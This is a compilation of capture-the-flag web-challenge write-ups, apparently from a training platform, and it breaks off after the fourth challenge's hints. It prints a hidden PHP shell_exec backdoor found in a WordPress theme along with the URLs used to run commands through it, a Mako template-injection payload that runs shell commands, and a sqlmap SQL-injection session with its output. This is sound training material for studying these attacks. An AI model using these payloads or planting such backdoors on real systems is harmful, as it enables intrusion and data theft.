
# Walkthrough and solution

## Hints

- Hint 1: Code review

## Detailed solution

The main page of the web application is a default wordpress page.



After performing some recon using dirsearch on the targeted web application, we can find a backup.zip archive.

```
darius@bit-sentinel:~/Desktop/Project/CTF/unr22/web/nondiff-backdoor$ dirsearch -u http://34.159.99.169:31053/

  01101 01101011  v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10977
Output File: /home/darius/dirsearch/reports/34.159.99.169-31053/-_22-05-31_12-34-34.txt
Error Log: /home/darius/dirsearch/logs/errors-22-05-31_12-34-34.log
Target: http://34.159.99.169:31053/

[12:34:40] Starting:
[12:34:41] 400 - 226B - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[12:34:43] 403 - 199B - /.ht_wsr.txt
[12:34:43] 403 - 199B - /.htaccess.bak1
[12:34:43] 403 - 199B - /.htaccess.save
[12:34:43] 403 - 199B - /.htaccess.sample
[12:34:43] 403 - 199B - /.htaccess_extra
[12:34:43] 403 - 199B - /.htaccess_orig
[12:34:43] 403 - 199B - /.htaccess.orig
[12:34:43] 403 - 199B - /.htaccess_sc
[12:34:43] 403 - 199B - /.htaccessOLD
[12:34:43] 403 - 199B - /.htaccessBAK
[12:34:43] 403 - 199B - /.htaccessOLD2
[12:34:43] 403 - 199B - /.htm
[12:34:43] 403 - 199B - /.html
[12:34:44] 403 - 199B - /.htpasswd_test
[12:34:44] 403 - 199B - /.httr-oauth
[12:34:44] 403 - 199B - /.htpasswd
[12:35:05] 400 - 226B - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[12:35:21] 200 - 0B - /flag.php
[12:35:29] 301 - 0B - /index.php -> http://34.159.99.169:31053/
[12:35:29] 301 - 0B - /index.php/login/ -> http://34.159.99.169:31053/login/
[12:35:34] 200 - 19KB - /license.txt
[12:35:58] 200 - 7KB - /readme.html
[12:36:23] 301 - 244B - /wp-admin -> http://34.159.99.169:31053/wp-admin/
[12:36:23] 301 - 246B - /wp-content -> http://34.159.99.169:31053/wp-content/
[12:36:23] 200 - 0B - /wp-content/
[12:36:23] 403 - 199B - /wp-content/plugins/akismet/admin.php
[12:36:23] 500 - 0B - /wp-content/plugins/hello.php
[12:36:24] 301 - 247B - /wp-includes -> http://34.159.99.169:31053/wp-includes/
[12:36:24] 403 - 199B - /wp-includes/
[12:36:24] 200 - 0B - /wp-includes/rss-functions.php
[12:36:24] 403 - 199B - /wp-content/plugins/akismet/akismet.php
[12:36:26] 409 - 3KB - /wp-admin/setup-config.php
[12:37:08] 200 - 19MB - /backup.zip
```

Download the backup file from the following url: <http://34.159.99.169:31053/backup.zip> (Take note that the IP address can change based on the functionality of the CyberEDU platform.) In this way, we obtain the source code of the application.

```
darius@bit-sentinel:~/Downloads/backup$ ls
index.php  wp-activate.php  wp-comments-post.php  wp-content  wp-links-opml.php  wp-mail.php  wp-trackback.php
license.txt wp-admin        wp-config.php        wp-cron.php wp-load.php      wp-settings.php xmlrpc.php
readme.html wp-blog-header.php wp-config-sample.php wp-includes wp-login.php      wp-signup.php
darius@bit-sentinel:~/Downloads/backup$
```



Now is time to find some backdoor. Because application use PHP code we try to search from vulnerable function in PHP:

<https://gist.github.com/mccabe615/b0907514d34b2de088c4996933ea1720>

We can try search for all the vulnerable functions. After few tries observe we got the vulnerable function (**shell\_exec()**) in the next path

**"wp-content/themes/twentytwentytwo/functions.php"**:

```
darius@bit-sentinel:~/Downloads/backup$ grep -r "shell_exec("
wp-includes/Text/Diff/Engine/shell.php:         $diff = shell_exec($this->_diffCommand . ' ' . $from_file . ' ' . $to_file);
wp-content/themes/twentytwentytwo/functions.php:         echo shell_exec($_GET['shazam']);
```

```
function sentimental_function() {
    If ($_GET['welldone'] == 'knockknock') {
        echo shell_exec($_GET['shazam']);
    }
}
```

Next step is to execute the backdoor to access the server base on what we got. If we have the parameter **welldone=knockknock**, then execute parameter **shazam=<injection>** .


```
http://34.159.99.169:31053/?welldone=knockknock&shazam=id
```



uid=1000(www) gid=3000(www) groups=3000(www),2000

Now let's get the flag:

```
http://34.159.99.169:31053/?welldone=knockknock&shazam=cat%20flag.php
```



```
99 </style>
100 <script src='http://34.159.99.169:31053/wp-includes/blocks/navigation/view.min.js?ver=3776ea67846b3bb10fe8f7cdd486b0ba' id='wp-block-navig
101 <link rel='https://api.w.org/' href='http://34.159.99.169:31053/index.php?rest_route=/' /><link rel='EditURI' type='application/rsd+xml'
102 <link rel='wlwmanifest' type='application/wlwmanifest+xml' href='http://34.159.99.169:31053/wp-includes/wlwmanifest.xml' />
103 <meta name='generator' content='WordPress 5.9.3' />
104 <link rel='preload' href='http://34.159.99.169:31053/wp-content/themes/twentytwentytwo/assets/fonts/SourceSerif4Variable-Roman.
105 <?php
106
107 if (1 === 2) {
108     echo 'CTF{87702788126237df9c4a915fea9441345dc6b3a0272b214b2c31e50a8f89c4b1}';
109 }
```



## Reference

- <https://www.wpbeginner.com/wp-tutorials/how-to-find-a-backdoor-in-a-hacked-wordpress-site-and-fix-it/>

# Write-up and solution for shark

<b>TITLE</b>	shark
<b>CATEGORY</b>	Web
<b>AUTHOR</b>	Betaflash
<b>DIFFICULTY</b>	Easy
<b>LAST CHANGE</b>	31.05.2022



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# About the Challenge

## Description

Exploit the shark and get the flag!

Flag format: CTF{message}

## Learning Objectives

- Demonstrate the ability to perform web-based directory enumeration using common fuzzing/enumeration tools
- Demonstrate the ability to identify and fingerprint common web-based frameworks.
- Practice the knowledge of how a Model-View-Controller (MVC) software design pattern works in the perspective of a web application written in a common framework.
- Enabling the out of the box thinking by attempting to leverage access to the authenticated web application.
- Practice the interaction between the student and a vulnerable function in order to fingerprint and exploit one of the most common web-based vulnerabilities in a distributed infrastructure.
- Demonstrate the ability to exfiltrate over the HTTP protocol by abusing the Server Site Template injection vulnerability of both system configuration file.

## Skills Required

### OWASP WSTG

- WSTG-INFO-02: Fingerprint Web Server
- WSTG-INFO-04: Enumerate Applications on Webserver
- WSTG-INFO-08: Fingerprint Web Application Framework
- WSTG-ATHN-04: Testing for Bypassing Authentication Schema
- WSTG-INPV-19: Testing for Server-Side Request Forgery

### CWE

- CWE-1262: Register Interface Allows Software Access to Sensitive Data or Security Settings
- CWE-918: Server-Side Request Forgery (SSRF)

## Walkthrough and solution

### Hints

- Hint 1: Server Site Template Injection

### Detailed solution

On the given website we have an input field, a button, and a hello message.

Submitting any value will change the hello message to:



Shark name:

**Hello 11111!**

After this observation, we can use the cURL utility into Terminal to find more information about the server

```
darius@bit-sentinel:~/Desktop/Project/CTF/unr22/web/shark$ curl -I http://34.159.99.169:31052/  
HTTP/1.0 200 OK  
Content-Type: text/html; charset=utf-8  
Content-Length: 213  
Server: Werkzeug/2.0.3 Python/3.6.9  
Date: Tue, 31 May 2022 08:00:15 GMT  
  
darius@bit-sentinel:~/Desktop/Project/CTF/unr22/web/shark$
```


From curl output we can conclude the following:

- the web application is based on the Werkzeug Python Server
- this server is vulnerable to SSTI injection

Upon searching on the Internet, we learn that if the "MAKO" payload is used will lead to reading sensitive information on the server.

Open the Burp Suite and use the next payload on the name parameter:

```
<%
import os
x=os.popen('cat flag').read()
%>
${x}
```



The screenshot shows the Burp Suite interface with a request and response. The request is a POST to / HTTP/1.1 with a payload that executes 'cat flag' and displays the output. The response is an HTML page with a form and the output of the command.

## References

- <https://0x1.gitlab.io/web-security/Server-Side-Template-Injection/#mako>

# Write-up and solution for schematics

<b>TITLE</b>	schematics
<b>CATEGORY</b>	Web
<b>AUTHOR</b>	ZNQ
<b>DIFFICULTY</b>	Easy
<b>LAST CHANGE</b>	31.05.2022





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# About the Challenge

## Description

Welcome to our technology store.

Flag format: CTF{message}

## Learning Objectives

- Demonstrate the ability to perform web-based directory enumeration using common fuzzing/enumeration tools
- Demonstrate the ability to identify and fingerprint common web-based frameworks.
- Practice the knowledge of how a Model-View-Controller (MVC) software design pattern works in the perspective of a web application written in a common framework.
- Enabling the out of the box thinking by attempting to leverage access to the authenticated web application.
- Practice the interaction between the student and a vulnerable function in order to fingerprint and exploit one of the most common web-based vulnerabilities in a distributed infrastructure.
- Demonstrate the ability to exfiltrate over the HTTP protocol by abusing the SQL injection vulnerability of both system configuration file.

## Skills Required

### OWASP WSTG

- WSTG-INFO-02: Fingerprint Web Server
- WSTG-INFO-04: Enumerate Applications on Webserver
- WSTG-INFO-08: Fingerprint Web Application Framework
- WSTG-ATHN-04: Testing for Bypassing Authentication Schema
- WSTG-INPV-19: Testing for Server-Side Request Forgery

### CWE

- CWE-1262: Register Interface Allows Software Access to Sensitive Data or Security Settings
- CWE-918: Server-Side Request Forgery (SSRF)


## Walkthrough and solution

### Hints

- Hint 1: Easy SQL Injection

### Detailed solution

When we access the URL challenge, we can notice that we are greeted with a login panel.

A screenshot of a web browser window. The address bar shows the URL '34.159.99.169:31052/login.php'. The page content includes a large heading 'Login' in a serif font. Below the heading is a message 'Invalid username or password.' in a smaller font. Underneath the message are two input fields: 'Username' and 'Password'. To the right of the 'Password' field is a button labeled 'Login'.

After a few attempts of web application reconnaissance using dirsearch, we obtain a register endpoint.


```
darius@bit-sentinel:~/Desktop/Project/CTF/unr22$ dirsearch -u http://34.159.99.169:31052 -q
400 - 308B - http://34.159.99.169:31052/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
403 - 281B - http://34.159.99.169:31052/.ht_wsr.txt
403 - 281B - http://34.159.99.169:31052/.htaccess.bak1
403 - 281B - http://34.159.99.169:31052/.htaccess.orig
403 - 281B - http://34.159.99.169:31052/.htaccess.sample
403 - 281B - http://34.159.99.169:31052/.htaccess.save
403 - 281B - http://34.159.99.169:31052/.htaccess_extra
403 - 281B - http://34.159.99.169:31052/.htaccess_orig
403 - 281B - http://34.159.99.169:31052/.htaccessBAK
403 - 281B - http://34.159.99.169:31052/.htaccessOLD
403 - 281B - http://34.159.99.169:31052/.htaccess_sc
403 - 281B - http://34.159.99.169:31052/.htaccessOLD2
403 - 281B - http://34.159.99.169:31052/.htm
403 - 281B - http://34.159.99.169:31052/.html
403 - 281B - http://34.159.99.169:31052/.htpasswd_test
403 - 281B - http://34.159.99.169:31052/.httr-oauth
403 - 281B - http://34.159.99.169:31052/.htpasswd
400 - 308B - http://34.159.99.169:31052/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
302 - 0B - http://34.159.99.169:31052/index.php -> login.php
302 - 0B - http://34.159.99.169:31052/index.php/login/ -> login.php
200 - 382B - http://34.159.99.169:31052/login.php
302 - 0B - http://34.159.99.169:31052/logout.php -> login.php
200 - 362B - http://34.159.99.169:31052/register.php
403 - 281B - http://34.159.99.169:31052/server-status/
403 - 281B - http://34.159.99.169:31052/server-status
```

After accessing the path obtained during the recon process, we need to create an account. In this example the following credentials were used: **admin:1234567890**



After the admin account is successfully created, we will be redirected to the login page. Use the same credentials as above and authenticate with the admin account.

At this moment, another page with some search functionalities is revealed. Try to search for "%" and notice the outcome.

A screenshot of a web browser showing a web application. The address bar displays '34.159.99.169:31052/index.php'. The page content includes a greeting 'Hello, admin!', a message 'Glad to see you back!', and a section titled 'Look up products'. Below this title is a search form with a text input field labeled 'Product Name' and a 'Search' button.

← → ↻ 34.159.99.169:31052/index.php


# Hello, admin!

Glad to see you back!

## Look up products

Product Name  Search

After we put “%” we can see all the products:

A screenshot of the same web application, but now showing search results. The search input field contains a '%' character. Below the search form, there is a section titled 'Results' which contains a bulleted list of products: 'Galaxy S22', 'Electric Scooter Xiaomi S1', and 'Phone case'.

← → ↻ 34.159.99.169:31052/index.php

# Hello, admin!

Glad to see you back!

## Look up products

Product Name  Search

### Results

- Galaxy S22
- Electric Scooter Xiaomi S1
- Phone case

Before launching the Burp Suite and catching the POST request, we can attempt to SQL injection to exfiltrate all the data.

```

1 POST /index.php HTTP/1.1
2 Host: 34.159.99.169:31052
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 30
9 Origin: http://34.159.99.169:31052
10 Connection: close
11 Referer: http://34.159.99.169:31052/index.php
12 Cookie: PHPSESSID=56da465bc55a902dab56359718726f0a
13 Upgrade-Insecure-Requests: 1
14
15 product_name=&submit=Search

1 HTTP/1.1 200 OK
2 Date: Tue, 31 May 2022 07:39:15 GMT
3 Server: Apache/2.4.53 (Debian)
4 X-Powered-By: PHP/7.4.28
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 561
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13
14 <h1>
15   Hello, admin!
16 </h1>
17
18 <p>
19   Glad to see you back!
20 </p>
21
22 <div class="shop-block">
23   <h1>
24     Look up products
25   </h1>

```

At this moment, we can conclude that the page with search functionalities implemented is vulnerable to SQLi injection.

To proceed further with the attack, copy the cookie from the POST request obtained with Burp and use SQLmap on it.

```

qlmap --cookie="PHPSESSID=56da465bc55a902dab56359718726f0a" --url
http://34.159.99.169:31052/index.php --forms --columns

darius@bit-sentinel:~/Desktop/Project/CTF/unr22/web/schematics$ sqlmap --cookie="PHPSESSID=56da465bc55a9
02dab56359718726f0a" --url http://34.159.99.169:31052/index.php --forms --columns

{1.2.4#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 10:38:16

[10:38:16] [INFO] testing connection to the target URL
[10:38:16] [INFO] searching for forms
[#1] form:
POST http://34.159.99.169:31052/index.php
Cookie: PHPSESSID=56da465bc55a902dab56359718726f0a
POST data: product_name=&submit=Search
do you want to test this form? [Y/n/q]
> y
Edit POST data [default: product_name=&submit=Search] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n] y

```

```
Database: shop
Table: CTF{1nformat1on_sch3ma_c4n_
[4 columns]
```

Column	Type
_d4t4}	date
cont41n_	varchar(20)
id	int(11)
us3ful	int(11)

```
Database: shop
Table: products
[4 columns]
```

Column	Type
id	int(11)
name	varchar(50)
price	float
quantity	int(11)

```
Database: shop
Table: users
[3 columns]
```

Column	Type
id	int(11)
password	varchar(150)
username	varchar(50)

The flag is : CTF{1nformat1on\_sch3ma\_c4n\_cont41n\_us3ful\_d4t4}



## References

- <https://portswigger.net/web-security/sql-injection>



# Write-up and solution for authorization

<b>TITLE</b>	authorization
<b>CATEGORY</b>	web
<b>AUTHOR</b>	T3jv1l
<b>DIFFICULTY</b>	Medium
<b>LAST CHANGE</b>	16.07.2021



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## About the Challenge

### Description

Can you be a master of recon!  
Flag format: CTF{sha256}

### Learning Objectives

- Practice the interaction between the student and a vulnerable function in order to fingerprint and exploit one of the most common web-based vulnerabilities in a distributed infrastructure.
- Enabling the out of the box thinking by attempting to leverage access to the web application.
- Demonstrate the ability to exploit the vulnerability to gain access to a web server.
- Demonstrate the ability to identify and fingerprint common web-based frameworks.
- Knowledge on how to use burp suite.
- Demonstrate the ability to parse information you got.

### Skills Required

- Basic knowledge of enumeration (recon technique)
- Basic knowledge about how the flask server works.
- Knowledge about JWT token and authentication mechanism
- Knowledge about how to craft a request from scratch

### OWASP WSTG

- WSTG-INFO-02:Fingerprint Web Server
- WSTG-INFO-04: Enumerate Applications on Webserver
- WSTG-INFO-06: Identify application entry points
- WSTG-INFO-10: Map Application Architecture

CWE

N/A

MITRE ATT&CK

N/A


## Walkthrough and solution

### Hints

- Hint 1: Recon is your power.

